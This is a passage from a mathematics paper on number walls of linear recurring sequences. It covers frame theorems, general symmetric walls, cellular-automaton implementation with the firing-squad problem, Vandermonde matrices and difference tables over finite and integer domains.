For example, assuming rows $m < 7$ already to hand, we can immediately complete the 4×4 window of zeros with NW corner at $(m, n) = (7, 1)$, together with its inner frame of ones. Once rows $m < 12$ are to hand, we can find element $(12, 0)$ by (3.7), then element $(12, 1)$ by (5.5) with $k = 4$, $E = S_{5,4} = 0$, $F = S_{10,15} = 1$, $G = S_{7,6} = 1$, $H = S_{12,1} = 0 + 1 + 1 = 0 \pmod 2$. The final row of zeros shows that the order over the binary domain is $r = 12$.

If instead we regard $[S_n]$ as defined over the integers, the following wall results. To find element $(10, 7)$ from previous rows we can employ (5.2) with $A, B, C, D \;=\; 3, 6, 3, -6$ and $E, F, G = -2, 1, 1$, getting

$$H \;=\; (FC^2 + GB^2 - ED^2)/A^2 \;=\; (1.9 + 1.36 + 2.36)/9 \;=\; 13.$$

To find find our way around the window at $(0, 4)$ with $g = 4$ demands the full works: happily $P = Q = R = 1$ so $T = 1$ by (4.1), $A = B = C = 1$ so $D = 1$ by (4.2), and we find say element $(5, 7)$ by (4.3) with $k = 1$ and $E, F, G = 0, 1, 3$, $H = (QE/A - PF/B + TG/C)D/R = 2$. The order over the integer domain is $r = 13$.

Diagram Integer Wall

$m\backslash n$	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
−2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
−1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
0	1	1	1	1	0	0	0	0	1	1	0	1	0	0	1	0
1	1	0	0	1	0	0	0	0	1	1	−1	1	0	0	1	−1
2	1	0	0	1	0	0	0	0	1	2	1	1	1	1	1	1
3	1	1	1	1	0	0	0	0	1	3	1	0	−1	−1	0	0
4	1	2	2	1	1	1	1	1	1	4	1	1	1	1	0	0
5	1	2	2	−1	0	1	−2	2	−3	5	−3	1	0	−1	1	−1
6	3	1	3	1	1	1	2	−2	−1	4	4	1	1	1	3	4
7	5	−4	4	2	0	−1	−3	3	−3	4	−4	−3	−1	2	5	−7
8	−1	−4	8	4	2	1	6	0	3	1	7	5	7	9	13	6
9	5	−6	20	0	−8	11	−12	−6	−3	−5	−11	8	−4	−5	23	−7
10	17	16	50	40	32	25	35	13	−7	−8	23	4	8	13	38	−11
11	93	99	93	51	−3	−45	−75	−69	−51	−45	−51	−21	−3	27	69	75
12	72	72	72	72	72	72	72	72	72	72	72	72	72	72	72	72
13	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Finally, it is natural to ask is whether a simple recursive algorithm exists for number walls over more general ground rings, in particular over $\mathbf{Z}/q\mathbf{Z}$ for q an arbitrary natural number. [The obvious approach, to compute the wall over $\mathbf{Z}$ and then reduce (mod q), is less than ideal since the intermediate integers may be very large.] If $q = \prod_k {p_k}^{e_k}$ is expressed as a product of prime powers, the residue (mod q) can be computed easily from residues (mod p^e) via the Chinese Remainder Theorem **Dav88** §A.5.1, reducing the problem to the case $q = p^e$. By (3.8), the power of p (or in general, any prime ideal) dividing an element at distance h from the frame within a zero-window (mod p) must be at least p^h, and one might naïvely hope that perhaps it might be exactly p^h (it needn't); or failing that, the frames might behave in a fashion which generalizes the situation modulo p, involving the excess over p^h near a particular point on the frame. However, it is easy to construct a wall modulo $q = 4$ with a large window (mod 2) which is also perfectly square (mod 4), but for which the outer frame sum $E + F + G + H$ varies irregularly between 0 and 2 (mod 4) — strongly suggesting that the hope is unjustified. [However some progress in this area has been made — see **Ree85**.]

6. General Symmetric Walls

We now need no longer rely on the determinant approach (3.1) to define the number-wall, but may generate it instead by placing an arbitrary pair of sequences $[T_n], [S_n]$ on rows $m = -1, 0$ — subject to zero-windows (3.8), and supplemented where necessary by consistent frame data around such windows — then employing frame recursion (5.1) for $m > 0$, and by reflection for $m < -1$. The unexpected square-tiling symmetry of the new definition is noteworthy: Since neither m nor n appears explicitly, we have invariance under 2-D translations; furthermore, despite an apparent asymmetry of (3.1) between m and n, (4.1) – (4.3) are invariant under reflection in diagonals of the window, and under half-turn about its centre. [This last is rather less mysterious when viewed in the context of Padé tables §11, where it arises directly from the fact that the reciprocal transpose of the Padé table for $F(X)$ is the table for $1/F(X)$.] To distinguish the new wall from the *special number wall* (SNW) of (3.1) etc, we refer to it as a *general symmetric wall* (GSW). [It must be admitted that at the moment this construction, as was memorably observed of an entirely different subject, fills a much-needed gap.]

The elements of a GSW are plainly rational functions in the elements from which they are generated; and it seems reasonable to suppose that they should possess some explicit characterization, analogous to (3.1) defining the SNW. Such an expression would undoubtedly be immediately useful (see below), but at present we have in lieu only the following partial result, initially communicated to us by Jim Propp as a corollary of a more general combinatorial expression in **Rob86**.

Theorem: For $m \geq 1$, the general element $S_{m,n}$ of a GSW constructed (via (3.7)) from sequences of variables $S_{-1,n} = U_n$ and $S_{0,n} = V_n$ is of the form $S_{m,n} = W_{m,n}/Z_{m,n}$, where $W_{m,n}$ is an irreducible polynomial of total degree (at most) $2(m^2 - m + 1)$ in the assorted variables, and $Z_{m,n}$ is (a factor of) the degree $m^2 + (m-1)^2$ monomial

$$Z_{m,n} \;=\; \prod_{k=1-m}^{k=m-1} {U_{n+k}}^{m-|k|} {V_{n+k}}^{m-1-|k|}. \tag{6.1}$$

For $m < 0$, immediately by symmetry

$$S_{m,n}(\ldots, U_k, \ldots, V_k, \ldots) \;=\; S_{-1-m,n}(\ldots, V_k, \ldots, U_k, \ldots).$$

Proof: Notice that in the setting of a GSW, both m and n subscripts may be arbitrarily translated; so without loss of generality, we may represent an arbitrary element $S_{m,n}$ by $S_{4,4}$. By (3.6),

$$S_{44} \;=\; (S_{34}^2 - S_{33}S_{35})/S_{24}. \tag{6.2}$$

Also, substituting for the $S_{3,j}$,

$$S_{44} \;=\; \big(S_{24}^2 - S_{23}S_{25})^2/S_{14}^2 - (S_{23}^2 - S_{22}S_{24})(S_{25}^2 - S_{24}S_{26})/S_{13}S_{15}\big)/S_{24}.$$

Most of the terms in the numerator of the right-hand side above have a factor S_{24}, the exceptions simplifying to

$$-S_{23}S_{25}^2(S_{14}^2 - S_{13}S_{15})/S_{13}S_{14}^2S_{15}S_{24} \;=\; -S_{04}S_{23}S_{25}^2S_{24}/S_{13}S_{14}^2S_{15}S_{24}$$

using (3.6); so S_{24} cancels completely from the denominator, giving

$$S_{44} \;=\; \frac{S_{13}S_{15}S_{24}^3 - 2S_{13}S_{15}S_{23}S_{24}S_{25} - S_{14}^2S_{22}S_{24}S_{26} + S_{14}^2S_{23}^2S_{26} + S_{14}^2S_{22}S_{25}^2 - S_{04}S_{23}^2S_{25}^2}{S_{13}S_{14}^2S_{15}}. \tag{6.3}$$

We proceed by induction on m: elementary computation as above establishes (6.1) for $m = 1, 2$. For $m > 2$, translating (6.2) and (6.3) from $S_{4,4}$ to $S_{m,n}$, we see $S_{m,n}$ must be of the form (6.1), possibly divided by some factor of the HCF of $W_{m-2,n}$ and $W_{m-3,n}^2 W_{m-3,n-1} W_{m-3,n+1}$. However, we show below that $W_{i,j}$

is an irreducible polynomial in the U_k and V_k, so this HCF is unity, and $S_{m,n}$ is also of the form (6.1) as required.

To establish the irreducibility of $W_{m,n}$, we consider first the special number wall of a transcendental sequence $[V_k]$, i.e. $U_k = 1$ for all k. Notice that any factor of a homogeneous polynomial must also be homogeneous, since the product of two polynomials with minimum total degree a, c and maximum b, d resp. necessarily contains terms of degrees $a + c$ and $b + d$. Fixing say $n = m$, by (3.1)

$$S_{m,m} = \begin{vmatrix} V_m & \dots & V_{2m} \\ \vdots & \ddots & \vdots \\ V_0 & \dots & V_m \end{vmatrix}.$$

V_{2m} has cofactor $S_{m-1,m-1}$, which by assumption is irreducible. So if $S_{m,m}$ factorizes properly, it has a linear factor containing V_{2m}; and the other factor must equal $S_{m-1,m-1}$, which does not contain ${V_m}^m$. So their product does not contain ${V_m}^{m+1}$, and cannot be $S_{m,m}$: thus in the special number wall of a sequence of distinct transcendentals, $S_{m,m}$ and by translation $S_{m,n}$ is an irreducible polynomial.

Now consider the GSW. If $W_{m,n}$ factorizes properly, it has a factor containing no V_k elements (otherwise we could specialize to a factorization for the special wall above). By an easy induction using (3.6), $W_{m,n}$ contains just one term which is a multiple of ${V_n}^{m+1}$: specifically, $Z_{m,n}{V_n}^{m+1}/U_n^m$. So any factor can only be a monomial which (partially) cancels with the denominator as given above, and what remains of the numerator is irreducible. ■

A more refined induction ought to show that not even monomial cancellation can occur above; hence that the polynomial degrees and the form of $Z_{m,n}$ given in (6.1) are exact, and indeed that the total degree of $W_{m,n}$ in the U_k, V_k separately is uniformly $m(m-1)$, $m(m-1)+2$ resp. Moreover we conjecture that the sum of the absolute values of the coefficients of $W_{m,n}$ is $2^{m(m+1)/2}$. This last quantity — essentially the number of terms in the m-th row of a polynomial GSW — is uncomfortably large: for example, $W_{4,n}$ is a polynomial of about $30,000$ terms, each of degree 26.

A referee has made the point that we have inadvertently introduced not one but two generalizations here. Given sequences $[T_n], [S_n]$ over the ground domain, firstly we generate the 'numerical' GSW $S_{m,n}$ via recursion (5.1); secondly we substitute them for $[U_n], [V_n]$ in the formal GSW (6.1). [It is assumed both $[T_n], [S_n]$ everywhere nonzero, ensuring both that (3.8) holds initially — without which no (5.1)) — and that the denominators $Z_{m,n}$ are nonzero in (6.1).] Now, are the two walls equal? If we had an explicit expression for the GSW element, we might consider adapting the Frame Theorem proof to incorporate it. Failing that, we can at least observe that they are surely equal if either wall is everywhere nonzero, since algorithms (3.7) and (5.1) are then equivalent; and again, they are equal if $[T_n], [S_n]$ happen to be a pair of adjacent rows (or indeed columns) from some pukka SNW, by the existing Frame Theorem.

Now any given GSW element depends on only a finite subset of $[T_n], [S_n]$. We might therefore seek to show that every finite region of the GSW may be embedded in some SNW, generated by some sequence $[R_n]$ say (dependent on the region). [The region may be taken to be a (square) diamond, with base on the row $[T_n]$ and apices at some target element and its reflection in the base]. In specific instances, this embedding is straightforward to verify: the equations for $[R_n]$ turn out to be linear in $[T_n], [S_n]$, and it appears sufficient to consider $[R_n]$ of period at most thrice the diameter. However, a general proof is complicated by the fact that any fixed scheme of equations may be rendered singular by some zero within the region, in spite of the fact that in practice such zero-windows make a specific problem easier to solve.

We turn to another question posed by Propp, the statement and solution of which exemplify the geometric nature of the number wall. It concerns the extent to which the frame rules might be in some covert fashion *local*, in the sense that the value of an element is independent on those outside some bounded neighborhood. Specifically he asks: given arbitrarily large k, do there exist two distinct walls with k (or more, but only finitely many) consecutive rows in common? Such questions as what ground domain is specified, whether horizontal and/or vertical translations are to be regarded as differences in this context, and whether the wall is special, can be postponed; we shall see that the answer turns out to satisfy the most stringent of such conditions.

Consider an arbitrary relation J of order r with leading and trailing coefficients equal to unity, with $[S_n]$ satisfying $S_1 = \ldots = S_{r-1} = 0$ and $S_r = 1$ (the so-called *impulse response sequence* or IRS), and having


period q; then define

$$T_n \;=\; \begin{cases} S_n & \text{if } r \le n \le q; \\ 0 & \text{otherwise.} \end{cases}$$

Then the wall for T is easily seen to be of form diagrammed, where Z_g denotes a $g \times g$ window (with inner frame unity), R denotes the $(r+1) \times (q-r+1)$ rectangular region comprising one period of the wall for $[S_n]$ but excluding its initial Z_{r-1}, and R' denotes the reflection of R about a horizontal line. Now replace the original relation J by any other relation satisfying the same restrictions: all rows meeting the interior of R or R' will in general be altered, whereas those meeting the finite windows must remain the same. So the wall generated satisfies Propp's conditions with $k = q - r + 1$.

Incidentally, there is a sense in which the 'real' wall here is actually just the finite rectangle R; we make this manifest by repositioning the inner frames of the infinite windows, so that there are instead four half-infinite frames spiraling away in the same sense (as in the next example) from the corners of R, which is now isolated at the centre. The result is easily verified to be a GSW.

Diagram Generalized Wall



[For the remainder of this section we assume the ground domain is binary.] The simplest examples of these GSW's occur when R is itself a single $g \times g$ window, surrounded by four infinite windows. This is the special case $h = \infty$ of what one might call a 'bathroom wall': an offset tiling of windows of sizes $g+1$ and $h+1$ (note the increase in size resulting from the frame), where $0 \le g < h \le \infty$. Another important example, the case $g = 0, h = 1$ is the unique binary wall with minimum density $(1/5)$ of zeros; it consists of the pattern below, replicated on a tiling of squares.

```
0 1 1 1 1
1 1 0 1 1
1 1 1 1 0
1 0 1 1 1
1 1 1 0 1
```

Finally, an entertaining problem is suggested by the observation that there are binary GSW's with isolated rectangular regions, and also with isolated square windows: are there any with nontrivial isolated squares, i.e. possessing some interior structure? The answer is a little surprising: there is essentially just one, as follows. The relation

$$J \;=\; (\mathbf{E}+1)(\mathbf{E}^3+\mathbf{E}+1)^2 \;=\; \mathbf{E}^7+\mathbf{E}^6+\mathbf{E}^3+\mathbf{E}^2+\mathbf{E}+1,$$

has IRS period comprising a block of $r-1$ zeros followed by the coefficients of J itself (because $J(X)J(1/X) = X^r + X^{-r}$):

$$S_n \;=\; [\ldots, 0, 0, 0, 0, 0, 0, 1, 1, 1, 1, 0, 0, 1, 1, \ldots],$$


and $r = 7, q = 14$ in the earlier notation. The wall (illustrated below) of the modified sequence

$$T_n \;=\; [..., 0, 0, 0, 0, 0, 0, 1, 1, 1, 1, 0, 0, 1, 1, 0, 0, 0, 0, 0, 0, ...],$$

manipulated as above, is essentially an isolated 8x8 square R which is not a 6×6 window; it has four symmetries generated by quarter-turns, and the only other solution is its reflection R'.

Diagram Isolated Square Wall

```
0 0 1 0 0 0 0 0 0 0 0 0
0 0 1 0 0 0 0 0 0 0 0 0
0 0 1 1 1 1 1 1 1 1 1 1
0 0 1 1 0 0 1 1 1 1 0 0
0 0 1 1 0 0 1 0 0 1 0 0
0 0 1 1 1 1 1 0 0 1 0 0
0 0 1 0 0 1 1 1 1 1 0 0
0 0 1 0 0 1 0 0 1 1 0 0
0 0 1 1 1 1 0 0 1 1 0 0
1 1 1 1 1 1 1 1 1 1 0 0
0 0 0 0 0 0 0 0 0 1 0 0
0 0 0 0 0 0 0 0 0 1 0 0
```



The uniqueness is a matter of constructing all binary polynomials with period twice their order, a straightforward exercise in finite field theory. As the diagram suggests, it can be regarded geometrically as a question of packing a square with smaller squares, with side-conditions equivalent to (5.5), which does not look too easy combinatorially!

7. Performance and the FSSP

For a number-wall of length and depth N, the complexity of a straightforward implementation of the number-wall algorithm as described above is easily seen to be of order N^2 space and N^3 time (assuming arithmetic operations to be of constant complexity); an extra factor of N arises in both requirements from the necessity to locate the frame of the current zero-window, which may itself be of size N. [The time could be improved simply by storing the origin and size of the window above for each element of the current row, at the cost of storing three rows of integers.]

It is possible to reduce the complexity to order N space and N^2 time, at least in the binary case, by 'hard-wiring' the algorithm as a *Cellular Finite-State Automaton* (C-A; see **Min67**). Briefly, the C-A stores the current row m of the wall, each cell n holding the value of a single binary determinant $S_{m,n}$ (in practice, two copies of the array are required, for old and new values of the state). The state is a 44-valued product comprising 2 bits for left and right-shifting buffers for the outer frames of the current zero-window, and 11 states for a slightly modified Firing-Squad Synchronization Problem machine (FSSP; see **Maz86**) to locate the South edge of the inner frame.

[It would take us too far afield to go into detail about the FSSP. Briefly, imagine a squad of identical soldiers, each equipped with his own gun and with a (synchronized) clock marking instants of time; between instants a soldier assumes any one of an initially determined set of states. At each instant the state of a soldier changes to a new value, completely determined by his own previous state and those of his two nearest neighbors. There are g soldiers in the line, but none of them knows the value of g. Initially, the whole squad is *Quiescent*; but at some random instant the leftmost soldier assumes the *Command* state. The problem is to train the squad identically so that at some instant ($2g - 1$ after the command is in general the minimum achievable) they will all for the first time simultaneously assume the *Firing* state.]

In the notation of the Frame Theorems (§4 figure), each cell picks up E from the North of the window, then shifts it rightward until it hits the East frame, where G is added in, after which $E+G$ is sent leftward. In the meantime F from the West is shifted rightward until the two collide on the South frame, where they are added to give H. The FSSP is started by commands in both North corners of the window simultaneously, so that it fires after g steps rather than $2g$; sadly, this means we cannot employ Mazoyer's beautiful asymmetric 6-state solution **Maz87**, although we could use Balzer's symmetric 8-state solution to reduce the state total to 40. The transition table for the binary C-A is only 85 Kbyte, and it is quite stunningly fast: a single 3-D array lookup for each determinant computed. Because of the localization of the data, on a massively parallel machine the complexity improves to order N time and space.

The C-A method can in principle be generalized to ground field $\mathbf{Z}_p$, but implementation seems to demand on the order of p^5 states, so is unlikely to be feasible for $p > 3$. A more practical approach is to retain the FSSP synchronization and the technique of shifting frame values right or left till they bounce off the frame of the window, but abandon any attempt to do arithmetic in the control structure: the values of the frame elements are simply shifted separately, each inner or outer edge having its own row of shifting buffers (A, E need two each, but their rightward buffers can be shared with B, F). The arithmetic for the South frame is all performed explicitly when the FSSP fires. This requires around ten one-dimensional arrays to implement, and retains the order N space and N^2 time complexity of the C-A, as well as its potential for parallelization.

The Frame algorithm (5.1), including the binary C-A variant, has been implemented in C-language as part of a sophisticated application program running on a Sun SPARC workstation, incorporating a graphical front-end allowing large segments (up to one million elements) of a number-wall to be viewed in color-coding. At a more modest level, there is available a pedagogic Maple implementation of most of the algorithms described here, designed for the examples shown here.

8. Interpolation and Vandermonde Matrices

In the next three sections we turn to a distinct but closely related problem, which receives surprisingly little attention in standard texts: the efficient computation of the explicit form of S_n for an LFSR sequence $[S_n]$ from its relation and/or from (a sufficiency of) its terms. The first two sections summarize and dilate upon standard material required for the third.

We denote by $\sigma_i(X_1, \ldots, X_r)$ the elementary symmetric function of degree i on r variables X_i, and recall the well-known

Lemma: The polynomial equation with roots $X = X_1, \ldots, X_r$

$$J(X) \;=\; \prod_k (X - X_k) \;=\; \sum_i J_i X^i \tag{8.1}$$

has coefficients given by $J_i = (-)^{r-i}\sigma_{r-i}((X_1, \ldots, X_r))$.

For development and analysis of algorithmic efficiency, we need to make the point that all the 'defective' symmetric functions $\sigma_i(\ldots, X_{\neq k}, \ldots)$ — that is, on $r-1$ variables excluding X_k — can be computed efficiently in order r^2 time by first employing and then reversing the usual inductive algorithm:

Algorithm: Initially for $i = 0$, $k = 0, 1, \ldots, r$ set $\sigma_0(X_1, \ldots, X_k) = 1$;
for $k = 0$, $i = 1, \ldots, r$ set $\sigma_i() = 0$;
for $k = 1, 2, \ldots, r$ set

$$\begin{aligned} \sigma_0(X_1, \ldots, X_k) &= 1, \\ \sigma_{i+1}(X_1, \ldots, X_k) &= \sigma_{i+1}(X_1, \ldots, X_{k-1}) + X_k \sigma_i(X_1, \ldots, X_{k-1}); \end{aligned} \tag{8.2}$$

then for $k = 1, 2, \ldots, r$ set

$$\begin{aligned} \sigma_0(\ldots, X_{\neq k}, \ldots) &= 1, \\ \sigma_{i+1}(\ldots, X_{\neq k}, \ldots) &= \sigma_{i+1}(X_1, \ldots, X_r) - X_k \sigma_i(\ldots, X_{\neq k}, \ldots). \end{aligned}$$

From now on we shall assume that the $[X_i]$ are *distinct*, that is either they are transcendental or $X_i \neq X_j$ for $1 \leq (i,j) \leq r$. We require some properties of the (fairly) well-known *Vandermonde* matrix M, defined by

Definition:

$$M_{ij} \;=\; (X_j)^i. \tag{8.3}$$

Its determinant is given by

Theorem:

$$|M_{ij}| \;=\; \prod_k \prod_{l<k} (X_k - X_l), \tag{8.4}$$

and its matrix inverse by $N \cdot M = I$ where

Theorem:

$$N_{ji} \;=\; \frac{(-)^{i-1}\sigma_{r-i}(\ldots, X_{\neq j}, \ldots)}{\prod_{k\neq j}(X_k - X_j)}. \tag{8.5}$$

Proof: As any undergraduate used to know, by subtracting column l from k, the determinant divides by $(X_k - X_l)$; and by inspecting the diagonal term, the remaining constant factor is unity. The inverse (hinted at darkly in **Knu81** §1.2.3 Ex. 40 and in **Ait62** §49) is more or less immediate by (8.1) with X_j replacing X and omitted from the roots:

$$\begin{aligned}(N \cdot M)_{ij} \;&=\; \sum_k N_{ik} M_{kj} \\ &=\; \frac{\sum_k (-)^{i-1}\sigma_{r-k}(\ldots, X_{\neq i}, \ldots)(X_j)^k}{\prod_{k\neq j}(X_k - X_j)} \\ &=\; \prod_{k\neq i}(X_k - X_j) / \prod_{k\neq j}(X_k - X_j) \;=\; I_{ij}\end{aligned}$$

where I_{ij} denotes the Kronecker delta. [The commutation $M \cdot N = I$ is considerably less obvious!] ■

By (8.5) we can explicitly solve the simultaneous linear equations $K \cdot M = S$ arising in fitting a linear combination of given exponentials, since $K = S \cdot N$:

Corollary:

$$S_i \;=\; \sum_j K_j {X_j}^i \tag{8.6}$$

if and only if

$$K_j \;=\; \frac{\sum_i S_i (-)^i \sigma_{r-i-1}(\ldots, X_{\neq j}, \ldots)}{\prod_{k\neq j}(X_k - X_j)}.$$

Returning to our illustration, suppose we have established as in §2 or §3 that $S = [0,0,0,1,\ldots]$ is an LFSR sequence with relation which turns out to factor as $J(\mathbf{E}) = (\mathbf{E}-7)(\mathbf{E}-5)(\mathbf{E}-3)(\mathbf{E}-1)$; so its roots are $[X_1, X_2, X_3, X_4] = [7,5,3,1]$ and the difference products $[(X_2 - X_1)(X_3 - X_1)(X_4 - X_1), \ldots] = [-48, +16, -16, +48]$. Computing the elementary and defective symmetric functions via (8.2) gives

$i\backslash k$	0	1	2	3	4
0	1	1	1	1	1
1	0	7	12	15	16
2	0	0	35	71	86
3	0	0	0	105	176
4	0	0	0	0	105

$i\backslash k$	1	2	3	4
0	1	1	1	1
1	9	11	13	15
2	23	31	47	71
3	15	21	35	105

.

Substituting all these into (8.6) gives $[K_1, K_2, K_3, K_4] \;=\; [+1, -3, +3, -1]/48$, whence the explicit form is

$$S_n \;=\; (1 \cdot 7^n - 3 \cdot 5^n + 3 \cdot 3^n - 1 \cdot 1^n)/48.$$

Finally, a surprising application of the Vandermonde determinant gives a formula for the number-wall of an LFSR sequence:

Theorem: If $S_n = \sum_i K_i {X_i}^n$, then in its number-wall $S_{m,n} = \sum_j B_j {Y_j}^{n-m}$, where $Y_j = \prod_k X_k$ is the product of any $m+1$ of the X_i, and

$$B_j \;=\; \prod_k K_k \cdot \prod_k \prod_{l \neq k} (X_k - X_l). \tag{8.7}$$

Here j indexes subsets of size $m+1$ from $\{1, \ldots, r\}$, the indices k, l being restricted to this j-th subset.

Proof: Express the $m = r-1$ case as product of two Vandermonde determinants:

$$S_{m,n} \;=\; |S_{n+i-j}| \;=\; \Big|\sum_k K_k {X_k}^{n+i-j}\Big| = |K_j {X_j}^i| \;\cdot\; |{X_i}^{n-j}|.$$

For $0 \leq m \leq r-1$ every term of the expanded determinant defines a unique subset of $m+1$ from r; collecting together all the terms with the same subset, we see that we must sum the VDM product over all such subsets. [This is best worked through on a small example: the sign of the result requires care.] ■

We shall later require an explicit formula for the number-wall for the binomial coefficients along the diagonals of the Pascal triangle, discussed in greater depth in the next section (9.4):

Theorem: The number-wall for $S_n = \binom{n}{r-1}$ is given by

$$S_{m,n} \;=\; \begin{cases} \displaystyle\prod_{k=0}^{k=m} \binom{n-k}{r-1-m} \Big/ \binom{r-1-m+k}{r-1-m} & \text{if } -1 \leq m \leq r-1, \\ \\ 0 & \text{otherwise.} \end{cases} \tag{8.8}$$

Proof: Assume for the moment that $S_{m,n}$ is *defined* by the above expression. Evidently $S_{-1,n} = 1$ and $S_{0,n} = \binom{n}{r-1}$ as required. If we ignore the sole $r-2 \;\times\; r-2$ zero-window at the origin (which turns out to give no trouble), we need only show that (3.6) is satisfied to clinch the result.

For $-1 \leq m \leq r-1$ the expression may be recast, more explicitly if less elegantly, as

$$S_{m,n} \;=\; \prod_{k=0}^{k=r-1} \Big(\frac{n-k}{k+1}\Big)^{\min(k+1,\; r-1-k,\; m+1,\; r-1-m)}.$$

By somewhat tedious comparison of the k-th exponents in pairs of elements of this form, it can be shown that, for $0 \leq m < r/2 - 1$ at least,

$$\begin{aligned} S_{m-1,n}/S_{m,n} &= (r-1-m)\ldots(m+1)/(n-m)...(n-r+m+2), \\ S_{m+1,n}/S_{m,n} &= (n-m-1)\ldots(n-r+m+3)/(r-2-m)...(m+2), \\ S_{m,n-1}/S_{m,n} &= (n-r+m+1)\ldots(n-r+1)/(n)...(n-r), \\ S_{m,n+1}/S_{m,n} &= (n+1)\ldots(n-r+1)/(n-r+m+2)...(n-r+2); \end{aligned}$$

whence easily

$$\begin{aligned} S_{m-1,n}S_{m+1,n}/S_{m,n}^2 &= (m+1)(r-m-1)/(n-m)(n-r+m+2), \\ S_{m,n-1}S_{m,n+1}/S_{m,n}^2 &= (n-r+1)(n+1)/(n-m)(n-r+m+2); \end{aligned}$$

so

$$(S_{m-1,n}S_{m+1,n} \;+\; S_{m,n-1}S_{m,n+1})/S_{m,n}^2 \;=\; 1,$$

and (3.6) is satisfied.

For $r/2-1 \le m < r$, notice that the recast expression is symmetric under $m \to r-2-m$; therefore the entire wall is symmetric about its horizontal midline, and (3.6), also symmetric, is satisfied here too. ■

We are (almost) in a position to characterize the rows of an LFSR wall:

Corollary: If $[S_n]$ is an LFSR sequence of order r, then for each m $[S_{m,n}]$ is an LFSR sequence of order at least $\max(0, 1+(m+1)(r-1-m))$ and at most $\binom{r}{m+1}$. (8.9)

Proof: the upper bound results from assuming all the Y_j distinct in (8.7), and applying (2.2) conversely; the lower bound from assuming that the Y_j coincide (say with unity), then observing that (3.10) in the nonzero region is the product of $m+1$ polynomials of degree $r-1-m$ in n; by expanding the Toeplitz determinant, the addition of lower-degree terms to $K(n)$ and the geometric factor $Y^n = X^{mn}$ make no difference to the order.

Any coincidence between two Y_j corresponding to distinct choices of X_i in (8.7) serves merely to reduce the order of the row by the smaller of their contributions. The general case of multiple roots X_i in the relation itself is more involved: it would divert us too far to attempt to analyse it here, and we content ourselves with a plausible assertion: the order of any row of the wall of an LFSR sequence, satisfying a given relation with possibly multiple roots, cannot increase if the relation is massaged so as to cause coincidences additional to those already present. ■

The computation of the actual relation satisfied by a given row of the wall generated by a given relation is an interesting exercise in symmetric functions, which again shall not detain us here.

9. Difference Tables

Extrapolation of a sequence is a common requirement, arising in numerical computation, recreational problems, critical-point estimation and cryptographic contexts. The familiar *Difference Table*, see for example **Fro85** §14, is defined by the recursion

Definition:

$$\begin{aligned} T_{0,n} \;&=\; S_n; \\ T_{m,n} \;&=\; (\mathbf{E}-1)^m S_n \;=\; \boldsymbol{\Delta}^m S_n \;=\; T_{m-1,n+1} \;-\; T_{m-1,n} \quad \text{for } m>0; \end{aligned} \tag{9.1}$$

it has the property that $T_{m,n}$ vanishes for all $m > r$ just when S_n equals a polynomial in n of degree r. By extending the region of zeros with n then reversing the direction of the recursion with m, we can efficiently extrapolate such a sequence to greater n. Further, the explicit form of the polynomial may be recovered via Newton's forward difference formula, subject to the caveat below:

Theorem: If the polynomial sequence $[S_n]$ has difference table $[T_{i,j}]$ then

$$S_n \;=\; \sum_i T_{i,0}\binom{n}{i}. \tag{9.2}$$

Similarly if $[S_n]$ is LFSR of order r, then by (3.3) its wall vanishes for $m > r$. Since by (2.2) a polynomial sequence of degree r is a (special case of a) LFSR sequence of degree $r+1$, the same use may be made of the number-wall to give a generalized extrapolation algorithm, albeit requiring an extra term and a rather more complicated computation of the explicit form. This application is described in an elementary fashion in **Slo95** §1 and **Con96** §3, employing an ingenious notation unhappily compromised by a clutch of demoralizing misprints.

A difficulty with interpreting (2.2) for finite ground characteristic p is that the Little Fermat Theorem $n^p = n \pmod p$ effectively prevents the degree of 'naïve' polynomials based on powers n^j from exceeding $p-1$. A straightforward solution to the difficulty is suggested by (9.2): to base our polynomials on binomial coefficients $\binom{n}{j}$ instead. This falls over in a similar fashion if we attempt the usual

Definition:

$$\binom{n}{j} \;=\; \prod_{0\le i<j} (n-i)/(i+1). \tag{9.3}$$

But as it happens, the computation of binomial coefficients for characteristic p is the stuff of numerous recreational articles and student projects. Write $l = p^k$. Decomposing the difference table for $\binom{n}{l-1}$ (which is just the IRS of $\mathbf{E}^l - 1$) into p^2 blocks of edge l/p, observing that each block is a multiple of the table for $\binom{n}{p^{l/p}-1}$, and that the blocks themselves satisfy the Pascal triangle recursion (2.3), by induction on k we get the pretty result (ascribed to Lucas in the survey article **Gra96**):

Theorem:

$$\binom{n}{m} \;\equiv\; \begin{cases} \prod_i \binom{n_i}{m_i} \pmod p & \text{if } n \ge 0,\ m \ge 0, \\ (-)^{-n+m-1}\binom{-n+m-1}{m} & \text{if } n < 0,\ m \ge 0, \\ 0 & \text{if } m < 0, \end{cases} \tag{9.4}$$

where n_i and m_i denote the digits of n and m written to base p; the later parts of the right-hand side are elementary.

This costs order $\log n$ time; the terms on the right-hand side can be computed easily via (2.3) as a table of p^2 entries. It also demonstrates that the binomial coefficient is mathematically defined within the domain, allowing us to apply all the usual machinery of difference calculus within the domain as well. A simple illustration of the situation is $[S_n] = [0,0,0,1,0,0,0,1,\ldots]$ for $n = 0,1,2,\ldots$, with relation $S_{n+4} - S_n = 0$ whose quadruple root over the binary domain is $X = 1$. By LFT, no naïve binary polynomial can have period > 2; but as required

